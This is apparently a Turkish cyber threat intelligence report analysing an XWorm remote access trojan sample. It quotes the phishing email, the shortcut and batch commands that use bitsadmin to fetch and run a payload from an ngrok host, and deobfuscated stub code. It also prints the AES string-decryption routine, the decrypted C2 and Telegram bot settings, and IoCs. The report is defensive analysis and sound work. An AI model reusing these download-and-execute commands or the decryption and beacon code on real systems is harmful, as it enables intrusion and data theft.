

ECHO

CYBER THREAT INTELLIGENCE

XWORM

Teknik Analiz
Raporu

Yönetici Özeti

XWorm, Remote Access Trojan (RAT) türünde bir zararlı yazılım olup, genellikle malware-as-a-service (MaaS) modeliyle dağıtılmaktadır. İlk olarak Temmuz 2022'de tespit edilen bu zararlı yazılım, sistem kaynaklarını hedef alarak GPU, CPU, RAM gibi donanım bilgilerini toplar, bu bilgileri komuta kontrol sunucularına iletir ve sistemi bot haline getirerek Dağıtık Hizmet Engelleme (DDoS) saldırılarında kullanır. Ayrıca, kullanıcı aktivitelerini izleyebilme ve çeşitli casusluk faaliyetlerinde bulunma gibi tehlikeli yeteneklere sahiptir.

XWorm'un kaynakları ve hedefleri, saldırının amacına ve arkasındaki tehdit aktörlerinin motivasyonlarına göre değişiklik göstermektedir. Finansal kazanç amacıyla genellikle bankacılık ve finans sektörünü hedef alırken, devlet kurumlarına yönelik casusluk saldırıları da gerçekleştirmektedir. Bu saldırılar, farklı ülkelerdeki botnet ağları ve sunucular aracılığıyla yürütülmekte, özellikle Rusya, Çin ve Kuzey Kore gibi ülkelerden yönetilmektedir.

Genellikle phishing (oltalama) saldırılarıyla sistemlere sızan XWorm, yerleştikten sonra çeşitli gizlenme teknikleri ve PowerShell komutları kullanarak tespit edilmekten kaçınmaktadır. Enfekte ettiği cihazları uzaktan kontrol edilen botlara dönüştürerek, veri sızdırma, DDoS saldırıları ve diğer zararlı eylemler için kullanır. Bu rapor, XWorm'un tespit edilen teknik özelliklerini, çalışma yöntemlerini ve tehdit oluşturduğu alanları detaylandırarak, kuruluşların bu tür tehditlerden korunma stratejilerine dair öneriler sunmaktadır.


Teknik Analiz

MD5	44d25f6415cd517333876e40631bb270
SHA256	c2c61c5f82cb2d6c83ab49c6920ea7c6fb234d9b7b7c27371eaf32642bffb998
FILE TYPE	PE32 - EXE

Saldırgan, bir dosyayı indirmek için kısaltılmış bir bağlantı içeren bir e-posta göndermektedir:

Please find in the attached itinerary, hotel accomodation and activities they did with you which we are also interested in.
We are looking to schedule the tour for 6 or 7 days. We would like to start around November 13th.
Thank you for your time and we look forward to your help.
[cid:CID-50168c4c-1b44-86d8-0d63-7ec428114abf]<https://tinyurl.com/5n6r77ct>

Kullanıcı, sağlanan bağlantıya tıkladığında, tarayıcı otomatik olarak Itinerary.doc _.zip dosyasının indirilmesini başlatacaktır, aşağıda gösterildiği gibi:



İndirilen .zip dosyasının içerisinde bir kısayol dosyası (.lnk) bulunmaktadır:

Itinerary.doc.lnk dosyası daha detaylı incelendiğinde, saldırganın bu dosyadan yararlanarak output4.bat adında kötü amaçlı bir .bat betiği indirip çalıştırdığı tespit edilmiştir:

```
StringData
{
  namestring: not present
  relativepath: ..\..\Windows\System32\cmd.exe
  workingdir: not present
  commandlinearguments: /c @echo off && title Update && bitsadmin /transfer mdj /download /priority FOREGROUND https://mydoc.ngrok-free.app/output4.bat
  "temp%\output.bat" && start "" "temp%\output.bat"
  iconlocation: C:\Users\GRACE\Desktop\Home\icons\icon15.ico
}
```

output4.bat dosyası indirilip incelendiğinde, zararlı bir yükü indirmek ve hedef sistemde çalıştırmak için bitsadmin kullandığı ortaya çıkmıştır. İndirilen dosya svchost.com olarak gizlenmiş ve %temp% klasörüne kaydedilmiştir:

```
1 @echo off
2 if not DEFINED IS_MINIMIZED set IS_MINIMIZED=1 && start "" /min "%~dpnx0" %* && exit
3 title Update...
4 color f
5 set pOut="%temp%\svchost.com"
6 bitsadmin /transfer "mdj" /download /priority FOREGROUND https://mydoc.ngrok-free.app/svchost.com %pOut%
7 start "" %pOut%
8 DEL "%~f0"
```

İndirilen svchost.com dosyası, potansiyel tehditleri tanımlamak için DiE ve ExeInfo gibi popüler araçlar kullanılarak gerçekleştirildi. Bu taramanın sonuçları aşağıda sunulmuştur:

File: svchost.com

Entry Point: 00D03B2E EP Section: .text

File Offset: 00D01D2E First Bytes: FF 25 00 20 40

Linker Info: 11.00 SubSystem: Windows GUI

File Size: 00D2FA00h Overlay: NO 00000000

Image is 32bit executable RES/OVL: 1 / 0 %

MS Visual C# / Basic.NET - IntelLock v1.5-3.0 [.NET Reactor 6.x-6.9] -

Translations: 000004b0 Language: Neutral - (0 0 0 0)

CompanyName = now.gg, Inc.

FileDescription = ZBWWHQNZII

FileVersion = 19.0.0.0

InternalName = ZBWWHQNZII.exe

LegalCopyright = Copyright (c) 2010-2021 Bluestacks from Now.gg, Inc.

LegalTrademarks = ***

OriginalFilename = ZBWWHQNZII.exe

ProductName = BlueStacks 5

ProductVersion = 19.0.0.0

Comments = ***

File type: PE32 File size: 13.19 MB


Scan: Automatic Endianness: LE Mode: 32-bit Architecture: I386 Type: GUI

PE32

- Operation system: Windows(95)[I386, 32-bit, GUI] S ?
- Linker: Microsoft Linker(11.0) S ?
- Compiler: VB.NET S ?
- Language: VB.NET S ?
- Library: Newton Json S ?
- Library: dnlib S ?
- Library: .NET Framework(CLR v4.0.30319) S ?
- Protector: .NET Reactor(6.X)[Control Flow + Anti-Tamper + Anti-ILDSM] S ?
- Virus: XWorm(5.0)[Obfuscated] S ?

Şekilde gösterildiği gibi, bu .NET'te yazılmış bir yükür ve muhtemelen .NET Reactor koruyucusu tarafından korunmaktadır. DiE bunu XWorm kötü amaçlı yazılım ailesi olarak bile tespit etti.

Dosyayı dnSpy'a yüklediğimizde ve giriş noktasına gittiğimizde, kodunun tamamen gizlenmiş olduğunu görebiliriz.



Kod büyük ölçüde gizlenmişti, bu da okunmasını neredeyse imkansız hale getiriyordu. Şansımızı NETReactorSlayer aracı ile denediğimizde, elde edilen sonuç çok daha umut vericiydi:

```
namespace Stub
{
    // Token: 0x00000000 RID: 0
    public class mpqhCovK87EaWbM4LhIvJRpE1sUcImRlPcIUlTqHn3
    {
        // Token: 0x0000002A RID: 42 RVA: 0x0003ED9C File Offset: 0x0003CF9C
        [STAThread]
        public static void Main()
        {
            Thread.Sleep((checked)(n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.f02d6jthrocE4Urk20UgV3LLFFHt4DtdQm7U0o81jnytd * 1000));
            try
            {
                n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.u458q94w7v0a8KycuzYnaupmeIo2w4Dw1bkhTopEr3ZakH49 = Conversions.ToString((D4k46vk8gnVeBSAQeQumG7b.pjwJlH00meSes3BHfH1hfew
                (n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.u458q94w7v0a8KycuzYnaupmeIo2w4Dw1bkhTopEr3ZakH49)));
                n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.vCQ6P8fEz2p2w0TtX1V8Q6ppym6Cng1JEOjF7J1k = Conversions.ToString((D4k46vk8gnVeBSAQeQumG7b.pjwJlH00meSes3BHfH1hfew
                (n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.vCQ6P8fEz2p2w0TtX1V8Q6ppym6Cng1JEOjF7J1k)));
                n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.emExrkducbfFmeg8vY3H92E6vd8T5GQ8v9R6ky13s3ke380 = Conversions.ToString((D4k46vk8gnVeBSAQeQumG7b.pjwJlH00meSes3BHfH1hfew
                (n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.emExrkducbfFmeg8vY3H92E6vd8T5GQ8v9R6ky13s3ke380)));
                n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.Hpx8B8G8N1tQtsRkoJuVtC1K692zCQXNMB06w9NvYHR2B5f2j = Conversions.ToString((D4k46vk8gnVeBSAQeQumG7b.pjwJlH00meSes3BHfH1hfew
                (n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.Hpx8B8G8N1tQtsRkoJuVtC1K692zCQXNMB06w9NvYHR2B5f2j)));
                n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.VpPfd4htacTNZkxdiac01FYXVl0my2jYyJsfm3Xyq8rt5 = Conversions.ToString((D4k46vk8gnVeBSAQeQumG7b.pjwJlH00meSes3BHfH1hfew
                (n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.VpPfd4htacTNZkxdiac01FYXVl0my2jYyJsfm3Xyq8rt5)));
                n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.PtBA0o2eZedTjYEZCvR5C3p09sRtXlXPCUw7n70T2tIBaon7h = Conversions.ToString((D4k46vk8gnVeBSAQeQumG7b.pjwJlH00meSes3BHfH1hfew
                (n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.PtBA0o2eZedTjYEZCvR5C3p09sRtXlXPCUw7n70T2tIBaon7h)));
                n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.Ovqkdyh8jufXGR3uB8RmgB5Wlrg14XdrIFrVXXMlB8tIse1U = Conversions.ToString((D4k46vk8gnVeBSAQeQumG7b.pjwJlH00meSes3BHfH1hfew
                (n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.Ovqkdyh8jufXGR3uB8RmgB5Wlrg14XdrIFrVXXMlB8tIse1U)));
                n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.strling_0 = Conversions.ToString((D4k46vk8gnVeBSAQeQumG7b.pjwJlH00meSes3BHfH1hfew
                (n1x0pXiuG1ZtIF50DY448XIa9cYXUvD1KwFRH0866gtt7Q18R.strling_0)));
            }
            catch (Exception ex)
            {
                Environment.Exit(0);
            }
            if ((ksalvTX00u135JfKAF8vYgtf.smethod_10()))
            {
                Environment.Exit(0);
            }
            ksalvTX00u135JfKAF8vYgtf.UNI5oYkZ58wovxyG63oofK0H();
            mpqhCovK87EaWbM4LhIvJRpE1sUcImRlPcIUlTqHn3.ngmftf3B38d009gQlDh5d9p8T5t5iLL12495u8bbyhTame8();
            Thread thread = new Thread(new ThreadStart((mpqhCovK87EaWbM4LhIvJRpE1sUcImRlPcIUlTqHn3.Rp2J8R8u8Rau8V0F4b1Hw41B8CkUkYz15hY33eG766326d)));
            Thread thread2 = new Thread(new ThreadStart((mpqhCovK87EaWbM4LhIvJRpE1sUcImRlPcIUlTqHn3.084H044n0zF15A11os68I8PhyvyQAPz8P2ZFUF988aaw48v12)));
            thread.Start();
            thread2.Start();
            thread2.Join();
        }
    }
}
```

Kötü amaçlı yazılım kodunun kapsamlı bir analizi, ilişkili tüm dizelerin şifrelenmiş olduğunu ortaya çıkardı:

```
// Token: 0x04000007 RID: 7
public static string W45Nq94m7Vom0kYcuzYnaapmeIo2w4Dw1lkkHtopEr7Zakh49 = "lk0kG+UfnD2INmrfYf0tQXpoS2A3ALGpCut92Kh5g=";

// Token: 0x04000008 RID: 8
public static string Sdpefhuc4Ch8ShYUgoH39lCdEY27B5Xcy07HD45Dhmvorf5k7z;

// Token: 0x04000009 RID: 9
public static string vCQdGP0EFe2Yp2nrOTTaIiVRhgQ66pym6ICngl3E0jfc7DjTlk = "WK8omw5jcjd/d/WyduXh0A==";

// Token: 0x0400000A RID: 10
public static string emEXrkdwcbFFMeglx0Y3H92E6vd0TS6Q8v9ER6kyI3szke3R0 = "vut5XCrkYhFI2UdR5+xFYw==";

// Token: 0x0400000B RID: 11
public static string Fmk89GBNltQTsRkoJuvTcIK692zCGX9Mf0B6mNYbHR2B5f2j = "TFfd0T/Rhkh3oY3a16kFw==";

// Token: 0x0400000C RID: 12
public static int fz02dejthroCE4Urk20UgV3LLLFtHt4DmDQm47U0o8f13nytd = 3;

// Token: 0x0400000D RID: 13
public static string VpPf4HtahCTN2Ncuiac01fYXK1Y0myt3CXyyj6Fn3KYqb0rt5 = "yBehtRSYuITgb1Nm0M4fg==";

// Token: 0x0400000E RID: 14
public static string Ptb8A0o2eZzedT3yEZCzRSC3po9sRtXlNClu7nT032tIBaon7h = "Rk5XGRy29UAL+7K6x8NIqA==";

// Token: 0x0400000F RID: 15
public static string HLXj7aJpMp03d78bIBb1a5fIBV0FxyYfjixth371907kbCck7iU = "5b6qhQLrSgJM8zFs";

// Token: 0x04000010 RID: 16
public static string Ovaqdyh8jufXGR3uB8Mhg5Wlrjgi4XdrIErVXXmL8s0Ise1U = "PSbgRnz0xZUvo6XkC11YyYfYzrT1TISm0045mcd41P59t0g3YBYEr/MFnx0UA/q";

// Token: 0x04000011 RID: 17
public static string string_0 = "joqillyITvsq842HPDv0mAg==";
```

pjuwlH0Onm5es3BMfhR1hfmv dizisinin kodunu çözmekten sorumlu işlev aşağıdaki gibi uygulanır:

```
// Token: 0x060000AD RID: 173 RVA: 0x000414BC File Offset: 0x0003F6BC
public static object pjuwlH0Onm5es3BMfhR1hfmv(string kUuntDk5aDZKDj0HvtY1eIs1)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = new byte[32];
    byte[] array2 = md5CryptoServiceProvider.ComputeHash(ksaivTXXnU135JIFKaf8mYgT.LfTR3yJZ98PcB79vQpXmR9sJ
        (n1x0opXiuG1Zt1F50DY448XIa9cYXuVD1KwFRH0866gtt7QI8R.HLXj7aJpMp03d78bIBb1a5fIBV0FxyYfjixth371907kbCck7iU));
    Array.Copy(array2, 0, array, 0, 16);
    Array.Copy(array2, 0, array, 15, 16);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDj0HvtY1eIs1);
    return ksaivTXXnU135JIFKaf8mYgT.oI2xMNFzKCxPc2GXr0s8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
}
```

Fonksiyonu incelediğimizde, kötü amaçlı kodun aşağıdaki işlemleri gerçekleştirdiğini gözlemliyoruz:

“5b6qhQLrSgJM8zFs” dizisinin MD5 karmasını hesaplar ve dizi2 değişkenine yerleştirir:

```
// Token: 0x0400000F RID: 15
public static string HLXj7aJpMp03d78bIBb1a5fIBV0FxyYfjixth371907kbCck7iU = "5b6qhQLrSgJM8zFs";
// Token: 0x04000010 RID: 16
```

- "23DB8E591319155C9A1EFBEA84A17123DB8E591319155C9A1EFBEA84A1717600" değerine sahip AES anahtarı olarak kullanılacak yeni bir dizi oluşturmak için dizi2'deki verileri kullanın

```
Array.Copy(array2, 0, array, 0, 16);  
Array.Copy(array2, 0, array, 15, 16);  
rijndaelManaged.Key = array;
```

- İlk olarak, Base64 kullanarak dizinin kodunu çözün. Ardından, daha önce edinilen AES anahtarı ile ECB modunda AES kullanarak sonucun şifresini çözün

```
rijndaelManaged.Key = array;  
rijndaelManaged.Mode = CipherMode.ECB;  
ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();  
byte[] array3 = Convert.FromBase64String(kUuntDk5aDZKDj0HvtY1eLsi);  
return ksaivTXXnU135JIFKaf8mYgT.oI2x0MFzKCxPc2GXr0s8lvTe(cryptoTransform.TransformFinalBlock(array3, 0, array3.Length));
```

Yukarıda özetlenen adımların ardından, veriler CyberChef kullanılarak aşağıda gösterildiği gibi simüle edilmiştir:

The screenshot shows the CyberChef web application interface. The 'Recipe' panel on the left contains the following steps:

- From Base64**: The 'Alphabet' is set to 'A-Za-z0-9+/=' and 'Remove non-alphabet chars' is checked.
- AES Decrypt**: The 'Key' is set to '23DB8E591319155C...', 'Mode' is set to 'ECB', and 'Input' and 'Output' are both set to 'Raw'.

The 'Input' panel on the right shows the input string: 'WkDkG+Ufn0ZInerRfYf0tQXpo5Za3ALGpCut9ZKhSg='.

The 'Output' panel shows the result of the first step: 'cyberdon1.duckdns.org'.

The 'Output' panel shows the result of the second step: '7483891888:AAQwyeJ_9j8Pb0J11c0FR8_cb1104c0XhA'.

Kötü amaçlı yazılım yapılandırması aşağıdaki gibidir:

Host	cyberdon1[.]duckdns[.]org
Port	1500
Splitter	<Xwormmm>
Sleep time multiplier	3
Mutex	5b6qhQLrSgjM8zFs
USB drop file	system32.exe
Telegram token	7483891888:AAGbwyeJ_9j8PbOJI1cOfRW_cblI04oDXhA
Telegram chat id	1344104260

Bu raporda incelenen XWorm sürümü 5.6'dır.

```
using (WebClient webClient = new WebClient())
{
    string newLine = Environment.NewLine;
    string text = string.Concat(new string[]
    {
        "[Xworm V5.6]",
        newLine,
        newLine,
        "New Client : ",
        newLine,
        ksaiv70XnU135JIFKAf8mYgT.smethod_2(),
        newLine,
        newLine,
        "UserName : ",
        Environment.UserName,
        newLine,
        "OSFullName : ",
        H9yJ81xVnk3cjEAzqGx2B03YpGcu84D3yhP1XwZiChfjU101SH.Computer.Info.OSFullName,
        newLine,
        "USB : ",
        GClass0.md3AvZkYfp3tC0xiHAiICdzYRYIEdeMBMF6fiNZHZDANdakilpc(),
        newLine,
        "CPU : ",
        GClass0.VP6AoI2rrIH0GzPLeeTiTMwYmrzgmBuvTggv4MthysstvkwHI(),
        newLine,
        "GPU : ",
        GClass0.PVAavufHv3XLoP2QVeF56KXLS4NEFje4VCCZwvIXj5CSA8K9F(),
        newLine,
        "RAM : ",
        GClass0.pRwfg8Pcbw0Ffi2FiX1Kq6eQEtKgmEj6rU8gFKn913vMgt8ZwI(),
        newLine,
        "Groub : ",
        n1x8opXiuG1Zt1F5DDY448XIa9cYXuVD1KwFRH08G6gtt7QI8R.VpPFd4HtahCTNZHwciac81fXYKLY0mytJCKxyj6FnJKYqb8rt5
    });
}
```


Indicators of compromise

IoC	Type	Description
8ca7c43f383d3214f469a18fcc30436f472f9bd3d9b6134aea5d61a523665659	SHA256	XClient.exe
pastebin.com	DOMAIN	
pastebin.com/raw/zs3YKzJ3	DOMAIN	
qsjksd-22439.portmap.host	DOMAIN	
api.telegram.org/bot	DOMAIN	
MyApplication.org	DOMAIN	
192.161.193.99	IP	
149.154.167.220	IP	

MITRE ATT&CK Table

TECHNIQUE TITLE	ID
Persistence [TA0028]	
Boot or Logon Autostart Execution	T1547
Scheduled Task/Job	T1053
Powershell	T1059
Defense Evasion [TA0030]	
Modify Registry	T1112
Obfuscated Files or Information	T1027
Discovery [TA0032]	
System Information Discovery	T1082
Query Registry	T1012
Command and Control [TA0037]	
Ingress Tool Transfer	T1105



ECHO

CYBER THREAT INTELLIGENCE

